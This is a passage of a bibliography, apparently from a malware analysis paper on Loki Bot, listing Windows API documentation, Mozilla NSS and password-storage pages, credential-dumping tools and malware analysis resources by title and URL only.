Microsoft. (2017, 05 12). *RegQueryValueEx function*. Retrieved 05 12, 2017, from Microsoft: https://msdn.microsoft.com/en-us/library/windows/desktop/ms724911(v=vs.85).aspx
Microsoft. (2017, 05 12). *RTL_OSVERSIONINFOEXW structure*. Retrieved 05 12, 2017, from Microsoft: https://msdn.microsoft.com/en-us/library/ff563620(v=vs.85).aspx
Microsoft. (2017, 05 12). *RtlGetVersion function*. Retrieved 05 12, 2017, from Microsoft: https://msdn.microsoft.com/en-us/library/mt723418(v=vs.85).aspx
Microsoft. (2017, 05 12). *Security Identifiers*. Retrieved 05 12, 2017, from Microsoft: https://msdn.microsoft.com/en-us/library/windows/desktop/aa379571(v=vs.85).aspx
Microsoft. (2017, 05 12). *send function*. Retrieved 05 12, 2017, from Microsoft: https://msdn.microsoft.com/en-us/library/windows/desktop/ms740149(v=vs.85).aspx
Microsoft. (2017, 05 12). *SetEnvironmentVariable function*. Retrieved 05 12, 2017, from Microsoft: https://msdn.microsoft.com/en-us/library/windows/desktop/ms686206(v=vs.85).aspx
Microsoft. (2017, 05 13). *SetFileAttributes function*. Retrieved 05 13, 2017, from Microsoft: https://msdn.microsoft.com/en-us/library/windows/desktop/aa365535(v=vs.85).aspx
Microsoft. (2017, 05 13). *SetWindowsHookEx function*. Retrieved 05 13, 2017, from Microsoft: https://msdn.microsoft.com/en-us/library/windows/desktop/ms644990(v=vs.85).aspx

Microsoft. (2017, 05 12). *SHGetValue function*. Retrieved 05 12, 2017, from Microsoft: https://msdn.microsoft.com/en-us/library/windows/desktop/bb773495(v=vs.85).aspx
Microsoft. (2017, 05 13). *SHRegSetPath function*. Retrieved 05 13, 2017, from Microsoft: https://msdn.microsoft.com/en-us/library/windows/desktop/bb773548(v=vs.85).aspx
Microsoft. (2017, 05 09). *Sleep function*. Retrieved 05 09, 2017, from Microsoft: https://msdn.microsoft.com/en-us/library/windows/desktop/ms686298(v=vs.85).aspx
Microsoft. (2017, 05 12). *socket function*. Retrieved 05 12, 2017, from Microsoft: https://msdn.microsoft.com/en-us/library/windows/desktop/ms740506(v=vs.85).aspx
Microsoft. (2017, 05 13). *String.Split Method*. Retrieved 05 13, 2017, from Microsoft: https://msdn.microsoft.com/en-us/library/system.string.split(v=vs.110).aspx
Microsoft. (2017, 05 12). *SYSTEM_INFO structure*. Retrieved 05 12, 2017, from Microsoft: https://msdn.microsoft.com/en-us/library/windows/desktop/ms724958(v=vs.85).aspx
Microsoft. (2017, 05 12). *Unicode in the Windows API*. Retrieved 05 12, 2017, from Microsoft: https://msdn.microsoft.com/en-us/library/windows/desktop/dd374089(v=vs.85).aspx
Microsoft. (2017, 05 13). *URLDownloadToFile function*. Retrieved 05 13, 2017, from Microsoft: https://msdn.microsoft.com/en-us/library/ms775123(v=vs.85).aspx
Microsoft. (2017, 05 12). *USER_INFO_1 structure*. Retrieved 05 12, 2017, from Microsoft: https://msdn.microsoft.com/en-us/library/windows/desktop/aa371109(v=vs.85).aspx
Microsoft. (2017, 05 12). *Using Regedit.exe*. Retrieved 05 12, 2017, from Microsoft: https://www.microsoft.com/resources/documentation/windows/xp/all/proddocs/en-us/tools_regeditors.mspx?mfr=true
Microsoft. (2017, 05 13). *VirtualAllocEx function*. Retrieved 05 13, 2017, from Microsoft: https://msdn.microsoft.com/en-us/library/windows/desktop/aa366890(v=vs.85).aspx
Microsoft. (2017, 05 13). *VirtualFreeEx function*. Retrieved 05 13, 2017, from Microsoft: https://msdn.microsoft.com/en-us/library/windows/desktop/aa366894(v=vs.85).aspx
Microsoft. (2017, 05 12). *Well-Known SID Structures*. Retrieved 05 12, 2017, from Microsoft: https://msdn.microsoft.com/en-us/library/cc980032.aspx
Microsoft. (2017, 05 13). *WriteProcessMemory function*. Retrieved 05 13, 2017, from Microsoft: https://msdn.microsoft.com/en-us/library/windows/desktop/ms681674(v=vs.85).aspx
Mikrotik. (2017, 05 12). *MikroTik Downloads*. Retrieved 05 12, 2017, from MikroTik: https://mikrotik.com/download
Monti, E. (2011, 05 16). *Analyzing Malware Hollow Processes*. Retrieved 05 13, 2017, from SpiderLabs Blog: https://www.trustwave.com/Resources/SpiderLabs-Blog/Analyzing-Malware-Hollow-Processes/

Mozilla. (2015, 10 15). *Firefox Releases*. Retrieved 05 12, 2017, from Mozilla: https://ftp.mozilla.org/pub/firefox/releases/31.0/
mozillaZine. (2014, 08 29). *Password Manager*. Retrieved 05 12, 2017, from mozillaZine: http://kb.mozillazine.org/Password_Manager#Troubleshooting
MozillaZine. (2008, 01 17). *Signons.txt*. Retrieved 05 13, 2017, from MozillaZine: http://kb.mozillazine.org/Signons.txt
MozillaZine. (2007, 12 28). *Signons2.txt*. Retrieved 05 13, 2017, from MozillaZine: http://kb.mozillazine.org/Signons2.txt
MozillaZine. (2009, 09 22). *Signons3.txt*. Retrieved 05 13, 2017, from MozillaZine: http://kb.mozillazine.org/Signons3.txt
NGINX. (2017, 05 13). *NGINX Wiki*. Retrieved 05 13, 2017, from NGINX: https://www.nginx.com/resources/wiki/
Oracle. (2017, 05 12). *Move Data from String to String (movs)*. Retrieved 05 12, 2017, from Oracle: https://docs.oracle.com/cd/E19455-01/806-3773/instructionset-58/index.html
oxid.it. (2017, 05 13). *creddump - Credential Manager Password Dumper for Windows XP/2003*. Retrieved 05 13, 2017, from oxid.it: http://www.oxid.it/creddump.html
Rusen, C. A. (2012, 02 08). *Credential Manager - Where Windows Stores Passwords & Login Details*. Retrieved 05 13, 2017, from Digital Citizen: http://www.digitalcitizen.life/credential-manager-where-windows-stores-passwords-other-login-details
Sabin, T. (2017, 05 13). *pwdump2*. Retrieved 05 13, 2017, from Openwall: http://www.openwall.com/passwords/windows-pwdump
Santos, F. (2006, 04 15). *MINI FAKE DNS SERVER (PYTHON RECIPE)*. Retrieved 05 13, 2017, from ActiveState Code - Recipes: http://code.activestate.com/recipes/491264-mini-fake-dns-server/
SecurityXploded. (2017, 05 13). *Exposing the Secret of Decrypting Network Passwords*. Retrieved 05 13, 2017, from SecurityXploded: http://securityxploded.com/networkpasswordsecrets.php#Recover_Domain_Network_Passwords
SenseCy. (2015, 06 08). *Loki Bot*. Retrieved 05 09, 2017, from Cyber Threat Insider Blog: https://blog.sensecy.com/tag/loki-bot/
Sheppy. (2015, 03 12). *Introduction to Network Security Services*. Retrieved 05 12, 2017, from Mozilla: https://developer.mozilla.org/en-US/docs/Mozilla/Projects/NSS/Introduction_to_Network_Security_Services
Soni, A. (2015, 06 25). *REMNUX V6 FOR MALWARE ANALYSIS (PART 1): VOLDIFF*. Retrieved 05 13, 2017, from MALWOLOGY: https://malwology.com/2015/06/25/remnux-v6-for-malware-analysis-part-1-voldiff/
teoli. (2016, 07 23). *NSS Shutdown Function*. Retrieved 05 12, 2017, from Mozilla: https://developer.mozilla.org/en-US/docs/Mozilla/Projects/NSS/SSL_functions/sslfnc.html#1061858
teoli. (2016, 07 23). *NSS Shutdown Function*. Retrieved 05 12, 2017, from Mozilla: https://developer.mozilla.org/en-

US/docs/Mozilla/Projects/NSS/SSL_functions/sslfnc.html#NSS_Shutdown_Functio
n
teoli. (2016, 07 23). *SSL Initialization Functions*. Retrieved 05 12, 2017, from Mozilla: https://developer.mozilla.org/en-US/docs/Mozilla/Projects/NSS/SSL_functions/sslfnc.html#1067601
theForger. (2017, 05 13). *theForger's Win32 API Programming Tutorial*. Retrieved 05 13, 2017, from WinProg: http://www.winprog.org/tutorial/message_loop.html
Unknown. (2017, 05 12). *COMISD—Compare Scalar Ordered Double-Precision Floating-Point Values and Set EFLAGS*. Retrieved 05 12, 2017, from felixcloutier.com: http://www.felixcloutier.com/x86/COMISD.html
Unknown. (2017, 05 12). *INI file*. Retrieved 05 12, 2017, from Wikipedia: https://en.wikipedia.org/wiki/INI_file
Unknown. (2017, 05 12). *Predefined reserved handle values.* Retrieved 05 12, 2017, from Motobit.com: http://www.motobit.com/help/regedit/cl73.htm
Unknown. (2017, 05 12). *X86 - Floating point unit*. Retrieved 05 12, 2017, from Wikipedia: https://en.wikipedia.org/wiki/X86#Floating_point_unit
Wikipedia. (2017, 05 12). *Initialization Vector*. Retrieved 05 12, 2017, from Wikipedia: https://en.wikipedia.org/wiki/Initialization_vector
Wikipedia. (2017, 05 13). *Local Security Authority Subsystem Service*. Retrieved 05 13, 2017, from Wikipedia: https://en.wikipedia.org/wiki/Local_Security_Authority_Subsystem_Service
Wikipedia. (2017, 05 13). *Netcat*. Retrieved 05 13, 2017, from Wikipedia: https://en.wikipedia.org/wiki/Netcat
Wikipedia. (2017, 05 12). *Triple_DES*. Retrieved 05 12, 2017, from Wikipedia: https://en.wikipedia.org/wiki/Triple_DES
Zeltser, L. (2011, 10 24). *3 Free Tools to Fake DNS Responses for Malware Analysis*. Retrieved 05 13, 2017, from Lenny Zeltser: https://zeltser.com/fake-dns-tools-for-malware-analysis/
Zeltser, L. (2012, 06 24). *Looking at Mutex Objects for Malware Discovery and Indicators of Compromise*. Retrieved 05 09, 2017, from SANS DFIR Blog: https://digital-forensics.sans.org/blog/2012/07/24/mutex-for-malware-discovery-and-iocs
Zeltser, L. (2017, 05 13). *REMNux*. Retrieved 05 13, 2017, from REMNux: https://remnux.org/